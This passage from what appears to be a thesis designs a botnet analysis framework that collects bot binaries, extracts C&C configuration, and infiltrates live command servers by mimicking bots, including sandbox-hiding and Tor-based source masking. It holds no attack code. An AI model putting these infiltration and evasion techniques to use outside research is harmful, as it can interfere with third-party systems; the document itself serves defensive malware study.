Once successfully acquired, a unique sample identifier is generated by the module for cataloguing purposes. The identifier and malware source are then recorded in the framework datastore for referencing by the subsequent Sample Metadata Collection module and Sample Analysis system. Validating the successful acquisition of a bot binary would be dependent on the malware collection source and could include the use of cryptographic hash calculations of the sample's content to ensure that the sample received was identical to that of the sample available. Should this




Figure 4.2: Sample Acquisition module process flow.

validation fail, a retry mechanism could be employed until a sample was successfully acquired or a retry limit is reached. Any number of sample sources, or combination thereof, could be used for the acquisition of bot binaries. For example, a honeypot could collect network-propagating bot binaries whilst non-network propagating bot binaries could be collected via a malware repository. This addresses the single source collection shortcomings of a number of the frameworks presented in Section 2.5. Additionally, this module incorporates the ”Sample Collection” design consideration presented in Section 4.1, through allowing for the collection of not only ”scan and infect” bot binaries or families but also those which are not self-propagating. The process flow for this module is illustrated in Figure 4.2.

Bot binaries available for acquisition are downloaded and the success criteria examined. Should a bot binary not have been successfully acquired the download is retried and after a set number of retries, aborted. A successful download would result in the bot binary being stored on the framework's HDD for use by subsequent systems. A sample identifier is generated and recorded in the framework's datastore along with source of the bot binary. This sample identifier is used throughout the framework to identify a specific bot binary. Success events generated by the module are communicated to the Metadata Collection module and Sample Analysis System for further process of the bot binary.

A message detailing the successful acquisition of a new bot binary along with the sample identifier would then be placed on the message queue and used as an event to trigger further processing and logging. An example implementation of the Sample Acquisition module is available in the case-study – in Section 5.1.1.

4.3.2 Sample Metadata Collection Module

The function of the Sample Metadata Collection module is to collect and record information of the bot binary itself. This module receives events from the Sample Acquisition module and utilises the Sample Acquisition module-generated sample identifier for cross-referencing.

The metadata information collected or generated should include the timestamp of when the bot binary was first acquired, the file size, the file type (for example .exe or .doc), and the original filename. This information could be collected from either malware source or generated by the module itself through extension of the module or through additional metadata generation




Figure 4.3: Metadata collection module process flow.

modules. An example of extending the module is provided during the case-study (in Section 6.2.5) whereby Context Triggered Piecewise Hashes (CTPH) are used to determine the similarity of bot binaries exclusive of the DarkComet configuration. A process flow for this module is presented in Figure 4.3.

The existence of a sample identifier on the Metadata Collection message queue, placed there by the Sample Acquisition module, prompts the collection of bot binary metadata information from the malware source or module extensions. This information is stored within the framework datastore using the sample identifier as a reference. By default this module does not generate events for consumption by framework modules, however events could be generated and received by a logging system. Information in the logging system could be used to determine system health or to aid in troubleshooting. An example implementation is available in the case-study in Section 5.1.2 and the outcomes of an analysis of this information in Section 6.2.

4.4 Sample Analysis System

The Sample Analysis system comprises two modules namely the Static (Section 4.4.1) and Dynamic Analysis (Section 4.4.2) modules. As their names suggest the Static Analysis module employs static analysis methods and the Dynamic Analysis module dynamic analysis methods, used to extract the botnet configuration information for a bot binary under analysis. Through the definition of success criteria the system is able to determine if configuration information extraction was successful. This results in an event being generated to inform subsequent framework systems of the availability of new information for processing or the processing of a bot binary by an additional analysis module.

Whilst some inter-dependency exists between these two modules they operate independently and therefore neither module is a requirement for a successful framework implementation. It is possible that an analysis method is not feasible or suitable for certain types of malware families. In such instances either of the analysis modules may be bypassed and initial analysis can be conducted by the other analysis module instead. This allows for, for instance, the implementation of the Static Analysis module without the need for a Dynamic Analysis module.




Figure 4.4: Sample Analysis System analysis process flow.

Once the botnet configuration information has been successfully extracted it is stored within the framework datastore for later analysis. A high-level overview of the process flow of an example Sample Analysis system, incorporating both static and dynamic analysis modules, is presented in Figure 4.4.

The existence of a sample identifier in the Sample Analysis system message queue prompts the system to submit the relevant bot binary to the Static Analysis module. If a successful botnet configuration extraction were to occur this information would be recorded in the framework datastore and a success event placed in the Infiltration System message queue, for subsequent processing. A failure event would result in a message being placed on the Dynamic Analysis module message queue resulting in dynamic analysis of the bot binary. The Dynamic Analysis module would then be responsible for placing a success event in the Infiltration System message queue.

4.4.1 Static Analysis Module

The Static Analysis module attempts bot configuration information extraction by employing static analysis methods – introduced in Section 2.1.1). The intention is to extract as much bot configuration information from the bot binary as possible, which could include:

- the C&C server IP address or DNS hostname
- the TCP or User Datagram Protocol (UDP) communication port
- passwords or encryption keys used by the malware

In essence, a successfully implemented Static Analysis module would be able to extract sufficient information for the Infiltration System to communicate with a botnet C&C server and mimic a bot's configuration. The Static Analysis module is the preferred module for the extraction of botnet configuration data over the dynamic analysis module as it typically requires fewer resources. This is due to bot binaries being analysed without execution and therefore not requiring the use of typically resource intensive dynamic analysis methods.

A number of static analysis methods for botnet configuration extraction exist with the major determining factor being the method of configuration data storage within the bot binary. Through the inclusion of multiple configuration rippers (Section 2.1.1) within the module it is possible to support the analysis of multiple malware families or variants. For example, through incorporating just the configuration ripper scripts provided by[1] would allow the module to support configuration extraction from 28 different botnet families.

This low resource requirement and support for multiple botnet families allows great scalability potential and therefore complies with the stated "Scalability" design consideration presented in Section 4.1.

Another consideration is the ability for the module to support archive file formats. It has become a common tactic for malware to be distributed within an archive file [9, 52, 73] in an attempt to bypass content restrictions placed on e-mails or Internet downloads containing executable files by organisations. At a minimum the popular Zip, RAR, 7-zip, Windows Cabinet and GZ archive file formats should be supported. However, this would depend on the file formats provided by the malware source.

Through use of success criteria this module is able to determine whether all or the minimum required information was successfully extracted. This can be accomplished through, for example, the presence of a bot configuration value which is only available subsequent to a successful configuration extraction. Were extraction deemed unsuccessful the bot binary could then be presented to additional static analysis modules or the dynamic analysis module for further analysis.

A generic Static Analysis module process flow is presented in Figure 4.5. Once a malware sample is presented for analysis the module first determines the file format and found to be the default file format for a bot binary bot, configuration extraction occurs. If the file format is determined to be that of another supported file format, such as the archive file formats Zip and RAR, the malware sample would first require pre-processing before configuration extraction could occur. For exmaple, this could take the form of archive decompression for archive file formats. Utilising success criteria if the extraction is deemed successful a message is generated and placed on the Infiltration System message queue for further processing. Additionally, any extracted configuration information is stored within the frameworks datastore for later analysis. Were the success criteria deemed a failure a message would be placed on the Dynamic Analysis Module queue for bot configuration extraction through dynamic analysis methods. An example implementation is available in the case-study in Section 5.2.1.

[1]http://github.com/kevthehermit/RATDecoders/




Figure 4.5: A generic Static Analysis module process flow.

4.4.2 Dynamic Analysis Module

This module employs the use of dynamic malware analysis methods to extract botnet configuration data. This includes the use of malware analysis sandboxes, honeypots, the automation of a disassembler, memory analysis, or any combination of methods. Regardless of the methods used, the success criteria for this module is the extraction of the botnet configuration data, the same data required from the Static Analysis module, which would be stored within the framework's datastore.

It must be noted that an increase in sandbox-aware malware has been reported [11]. Current methods of sandbox detection includes the querying and analysis of virtualisation software-specific registry keys, the presence of driver files, and the analysis of hardware identifiers [11] – such as for HDD drives. This requires that implementers employ the use of ”VM hiding techniques” and procedures. The most popular of which is employing API hooks that monitor for sandbox-detection activities and return a faked response to match that of an actual computer [27, 55]. The intention is to prevent malware from detecting its execution within an analysis environment and altering its execution path from that of its usual behaviour.

An additional design consideration is the inclusion of methods to defeat the use of bot configuration information obfuscation. At some point during the malware's execution, the bot




Figure 4.6: The Dynamic Analysis module process flow.

configuration must be available for use by the software and it is at this point that configuration extraction can occur. A popular method employed by malware authors is to deobfuscate this information in Random Access Memory (RAM) during execution and prevent the information from being written to the HDD. As such, memory analysis of malware infected computers has become common place by researchers and analysts with many standalone tools being available (such as The Volatility Framework[2] and YARA[3]) as well as the integration of these tools in other tools. A powerful example of this integration is that of YARA integration with Cuckoo Sandbox[4]. The end result is that a bot binary is subjected to both behavioural and memory analysis methods therefore allowing investigation of not only the changes made to an infected computer but, also the ability to extract bot configuration information in an automated fashion. In this way the Dynamic Analysis module fulfils the Anti-Debugging design consideration presented in Section 4.1.

Again, this module employs the use of success criteria to determine whether a bot binary has yielded the required configuration information for further processing by the framework – much the same as the Static Analysis module (see Section 4.4.1). However, the inclusion of additional analysis methods such as memory analysis can be conducted due to a success criteria failure or simply as an additional analysis method.

The process flow for a generic Dynamic Analysis module is presented in Figure 4.6 that in-

[2]http://www.volatilityfoundation.org/
[3]http://plusvic.github.io/yara/
[4]http://yara.readthedocs.org/en/latest/modules/cuckoo.html

corporates one or more analysis methods. An implementation is envisaged whereby the Free and Open-Source Software (FOSS) Cuckoo sandbox software[5], which uses API hooking within an instrumented virtual environment, is employed and behavioural data is harvested and/or an automated memory analysis process is performed. Once the bot configuration information has been extracted from the bot binary an event is generated and placed on the Infiltration Systems message-queue for further processing.

4.5 Infiltration System

The infiltration system is responsible for all interactions with botnet C&C servers and comprises of two modules, namely the C&C Liveness module and the C&C Interaction module.

This system has four major design considerations namely Stealth, Scalability, the implementation of sufficient Botnet Grammar, and Protocol Support (see Section 4.1). These should be included in the implementation of all modules making up the system. Stealth and Botnet Grammar speak to the care which must be taken when interacting with botnet C&C servers, to ensure that the framework is not detected, banned or retaliated against by a botmaster. Whilst there are no guarantees that even a perfectly functioning botnet infiltration system will not raise the suspicions of a botmaster, by adhering to these two design considerations the risk of detection can be lowered. Both Stealth and Botnet Grammar requires a thorough analysis and sufficient implementation of a botnet's grammar, which is an analysis of the botnet specific commands and the expected responses to ensure that the suspicions of a botmaster are not raised. For example, were a botmaster to issue a command and the response from the framework differs from expected, suspicions may be raised. Whilst a complete implementation of a botnet's grammar may not be feasible contingency plans must be considered. This is discussed further in Section 4.5.2.

Additional Stealth design consideration implementations might be to make use of proxy or relay networks (such as The Onion Router (TOR)[6]) to mask the true source network of the framework. For instance, a framework whose source IP address is registered to an anti-malware solution provider could find itself interfered with by a botmaster. This could result in a compromise of the data it could potentially gather. Implementing a solution which allows the ability to change source IP address affords a researcher, whose framework has been detected, an opportunity to try again through changing their source IP address and circumventing a ban. Some botmasters configure their botnets to only allow bots from countries or organisations of interest. Having the ability to specify which country or organisation a framework appears to originate from, may allow the framework to infiltrate botnets which impose such restrictions.

Scalability requires that the resource requirements for certain components within the Infiltration System be lower than that of an infected host. The intention is to allow the framework the ability to simultaneously infiltrate large numbers of botnets, often hundreds or thousands, which is often not possible through the monitoring of an infected research system. This lowers resource requirements and increases the amount of data which can be collected by the framework.

The use of custom communication protocols by botnet software requires that a generic botnet analysis framework, such as that presented in this work, not be limited by the protocols it supports. Whilst common protocols (such as IRC and HTTP) are still widely used for botnet

[5]http://www.cuckoosandbox.org/
[6]http://www.torproject.org/



Message queue event
Retrival of required C&C communication information from framework datastore
C&C Liveness Module
Successful C&C connection
No
C&C Ageing Module
Yes
C&C Interation Module

Figure 4.7: Infiltration System process flow.

communication, frameworks that are capable of supporting only common protocols limit the botnet families and variants they are able to analyse.

An overview of the infiltration module process flow is presented in Figure 4.7. Upon a message being received in the Infiltration System message queue the C&C Liveness module determines if the C&C server is available and accepting connections. A successful "liveness test" triggers the C&C Interaction module resulting in the commencement of infiltration activities.

4.5.1 C&C Liveness Module

This module fulfils two responsibilities the first being to determine whether a C&C server is responding and available for infiltration, referred to as "live", and those that are not responding or available, referred to as "dead". Liveness testing, that is the testing for a "live" C&C server, can take the form of a research bot connecting to and registering with a botnet in a manner which is identical to that of a valid bot. Through monitoring the interactions between the research bot and C&C server it is possible to determine whether the C&C server is responding as expected, confirming that the C&C server is in fact "live". Once a successful connection has been established further interaction by the C&C Interaction module Section 4.5.2 should commence.

The second responsibility of the Infiltration Module is to prevent the processing of and interaction with C&C servers which have been deemed unresponsive or "dead". A requirement being that a strategy is defined to deal with repeated failed interaction attempts or unpredictable or erratic interactions with the C&C server. The intention is to conserve framework resources from being wasted on C&C servers which have been disabled or removed and/or those which employ a command grammar which is inconsistent with the malware family being analysed. Therefore, it is insufficient to assume a C&C server is "live" after only a successful network connection is established. An example "dead" C&C strategy would be to remove from processing those C&C severs that have not been detected as "live" after six consecutive failed attempts occurring at random times of the day over the course of two consecutive weeks.

To perform a successful liveness test of a C&C server the Liveness module requires that sufficient information be extracted from a bot binary. This information would typically include:

- the IP address or DNS hostname and TCP port of the C&C server,
- the botnet registration information,
- and tests to determine if the C&C server is responding in the correct, predictable manner.

Once an event is received by the Liveness module connection information is gathered from the framework datastore and a network connection is attempted. Upon successful connection, botnet registration is gathered from the datastore and a registration attempt is initiated. If this is successful the C&C server is regarded as ”live” and a message is placed on the C&C Interaction module message queue.

If a connection or registration attempt results in a failure the failure counter is incremented. An event is placed on the Liveness Message queue for retesting at a later stage. This process continues until such time as the failure counter for the C&C server exceed that of the failure threshold, resulting in the C&C server being marked as ”dead” and no further connections and registrations attempted. An example implementation is available in the case-study in Section 5.3.1.



Message queue
Gather C&C information from datastore
C&C marked dead
No
Initiate network connection
Mark C&C dead
Yes
Failures exceeds threshold?
No
Interaction Module
Datastore
Message Queue
Yes
Connection successful?
No
Failures += 1
No
Registration successful?
Yes
Gather registration information from datastore
Initiate botnet registration

Figure 4.8: C&C Liveness module process flow.

4.5.2 C&C Interaction Module

The intention of the C&C Interaction module is to connect to, register with, and ultimately receive, interpret, respond to, and store the commands issued by the C&C server software. This requires that the module support the botnet communication protocol and a sufficient implementation of the botnet command grammar.

The high-level phases of a botnet interaction typically consist of the following phases:

- Network connection to C&C server
- Register with C&C server
- Await commands from C&C sever
- Respond to and action commands (deemed "safe") from C&C server

The network connection and bot registration phases and source code can be shared between the C&C Liveness module and the C&C Interaction module. However, the receiving of, responding to, and actioning of commands are unique to the C&C Interaction module. The level of interaction between the framework and C&C server would influence the amount of botnet command grammar requiring implementation by the module. A fully functional module capable of responding correctly to all of the C&C server commands would therefore require a complete implementation of the botnet command grammar. Should this not be possible the handling of unsupported commands by the framework would need to be implemented. In the case of the BladeRunner framework implemented by Arbor Networks, the contingency is for the framework to not respond to unknown or un-implemented commands and instead disconnect from the botnet and blacklist the C&C server [25] from further interaction. This is but one strategy and it is up to the implementer to consider their risk appetite for potential detection and reprisal. Collected commands and the subsequent responses are stored within the framework datastore for later analysis.

It is strongly suggested that all botnet commands and responses be gathered in their original, raw format along with their processed format. This is to ensure that any errors in the implementation of command processing and response code do not result in a loss of data – as the raw data can be re-processed once errors have been corrected. This module should also support the ability to download additional malware or updates to the botnet server software through the emulation of the botnet's native functions. This would potentially allow for the gathering of never-before-seen malware, as reported in [25], adding to the value of the framework's development and implementation. It is recommended that implementers of C&C Interaction modules not implement those functions which result in malicious action being performed by the research bot, yet still respond as if the command was completed as requested. An example of a malicious actions would be scan-and-infect type actions which could impact on other, non-research computer systems. This would allow for botnet analysis to be conducted with reduced risk.

Events received by the module result in the initiation of a network connection and botnet registration. Commands issued by the C&C server are then monitored, responded to, and stored both within the framework datastore and in their raw format. Any new files downloaded via download functions are presented to the Sample Collection system for processing. An example implementation is available in the case-study (in Section 5.3.2) which illustrates the ability to gather useful data through the implementation of a subset of a botnet's functionality.




Figure 4.9: C&C Interaction module process flow.

4.6 Message Queue

The message queue is used for intra-system event and output communication. Once a preceding system has completed its processing subsequent systems are informed and their analysis tasks may then occur. A message queue is preferred over a time- or job-based system for the following reasons:

- allows for faster analysis work distribution across multiple systems
- real-time analysis of bot binaries as they are introduced to the framework or a preceding systems completes analysis
- time-savings due to constant analysis activities occurring
- simplified distribution of analysis activities across multiple network-connected computer systems
- removes the need to engineer and implement system code which makes use of threading or multi-processing

Figure 4.10 represents a generic framework process flow, along with the associated message queues, systems, and modules. Each module makes use of a distinct input message queue requiring that the preceding module places events into the relevant queue for consumption.




Figure 4.10: Message queue process flow.

4.7 Framework Design Summary

This chapter presented the design considerations incorporated into the design of the proposed framework, namely:

1. **Stealth**
2. **Scalability**
3. **Sample collection**
4. **Botnet grammar**
5. **Anti-debugging**
6. **Protocol support**

This was followed by an introduction to the proposed framework along with the systems and modules they comprise.

The Sample Collection System (see Section 4.3) comprised the Sample Acquisition module (see Section 4.3.1) that acquired bot binaries for analysis, and the Sample Metadata Collection module (see Section 4.3.2) that gathered metadata information for all acquired bot binaries. The Sample Acquisition module was capable of employing multiple sources for bot binary collection thereby incorporating the design consideration ”Sample Collection”.

The Sample Analysis system comprised two modules, namely the Static (see Section 4.4.1) and Dynamic Analysis (see Section 4.4.2) modules. These modules employed static and dynamic binary analysis methods to extract the botnet configuration information from a bot binary under analysis. The low resource requirements and support for multiple botnet families allows great scalability potential for the Static Analysis module and was therefore able to incorporate the "Scalability" design consideration. The Dynamic Analysis module was able to incorporate the "Anti-debugging" design consideration through its use of "VM hiding" and memory analysis techniques.

The infiltration system is responsible for all interactions with botnet C&C servers and comprises of two modules, namely the C&C Liveness module (Section 4.5.1) and the C&C Interaction module (Section 4.5.2). This system had four major design considerations namely "Stealth", "Scalability", the implementation of sufficient "Botnet Grammar", and "Protocol Support" (Section 4.1).

Details of the framework implementation used in the case-study are provided in the next chapter. This includes the malware source, each system and module's specific technical implementations and their compliance with the framework design considerations detailed in Section 4.1, and the source code and data models employed – where necessary.

5 Framework Implementation

In this chapter detailed information on the implementation of the proposed framework is provided. The implementation was written using the Python scripting language and made use of the PostgresSQL relational database as the datastore. Both software packages were selected due to the author's previous experience and (in the case of Python) its ability to integrate with other software packages through the use of libraries.

Section 5.1 documents the implementation of the Sample Acquisition (Section 5.1.1) and Sample Metadata Collection (Section 5.1.2) modules.

Section 5.2 provides details on the implementation of the Static Analysis module (Section 5.2.1). Unfortunately, due to time constraints it was not possible to implement the Dynamic Analysis module. Although a design concept was documented it is not included in this work.

Section 5.3 provides details on the implementation of the C&C Liveness (Section 5.3.1) and C&C Interaction Section 5.3.2 modules.

5.1 Sample Collection System Implementation

